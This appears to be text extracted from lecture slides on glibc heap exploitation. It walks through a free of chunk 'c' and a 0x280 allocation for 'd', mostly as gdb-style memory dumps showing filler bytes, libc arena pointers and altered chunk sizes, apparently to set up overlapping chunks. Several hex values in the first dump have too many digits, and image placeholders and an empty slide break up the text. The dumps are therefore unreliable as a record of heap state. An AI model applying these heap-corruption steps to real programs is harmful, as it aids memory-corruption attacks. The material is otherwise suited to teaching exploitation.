

# Exploit

## Free(c)



0x602090:	0x4444444444444444	0x00000000000020f71
0x6020a0:	0x0000000000006021b0	0x000007ffff7dd37b8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x00000000000000090	0x00000000000000090
0x602130:	0x4141414141414141	0x4141414141414141
0x602140:	0x4141414141414141	0x4141414141414141
0x602150:	0x4141414141414141	0x4141414141414141
0x602160:	0x4141414141414141	0x4141414141414141
0x602170:	0x4141414141414141	0x4141414141414141
0x602180:	0x4141414141414141	0x4141414141414141
0x602190:	0x4141414141414141	0x4141414141414141
0x6021a0:	0x4141414141414141	0x4141414141414141
0x6021b0:	0x0000000000000000	0x000000000000000e1
0x6021c0:	0x000007ffff7dd37b8	0x000007ffff7dd37b8
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x000000000000000e0	0x0000000000000000
0x6022a0:	0x00000000000000210	0x00000000000000090
0x6022b0:	0x00000000000000000	0x00000000000000000


# Exploit






# Exploit

d -> Malloc(0x280)



0x602090:	0x4444444444444444	0x0000000000000291
0x6020a0:	0x0000000000006021b0	0x00007ffff7dd37b8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x00000000000000090	0x00000000000000090
0x602130:	0x4141414141414141	0x4141414141414141
0x602140:	0x4141414141414141	0x4141414141414141
0x602150:	0x4141414141414141	0x4141414141414141
0x602160:	0x4141414141414141	0x4141414141414141
0x602170:	0x4141414141414141	0x4141414141414141
0x602180:	0x4141414141414141	0x4141414141414141
0x602190:	0x4141414141414141	0x4141414141414141
0x6021a0:	0x4141414141414141	0x4141414141414141
0x6021b0:	0x0000000000000000	0x00000000000000e1
0x6021c0:	0x00007ffff7dd3888	0x00007ffff7dd3888
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x00000000000000e0	0x0000000000000000
0x6022a0:	0x0000000000000210	0x0000000000000090
0x6022b0:	0x0000000000000000	0x0000000000000000

d -> Malloc(0x280)



```
memset(d,"B",0x280)
```







END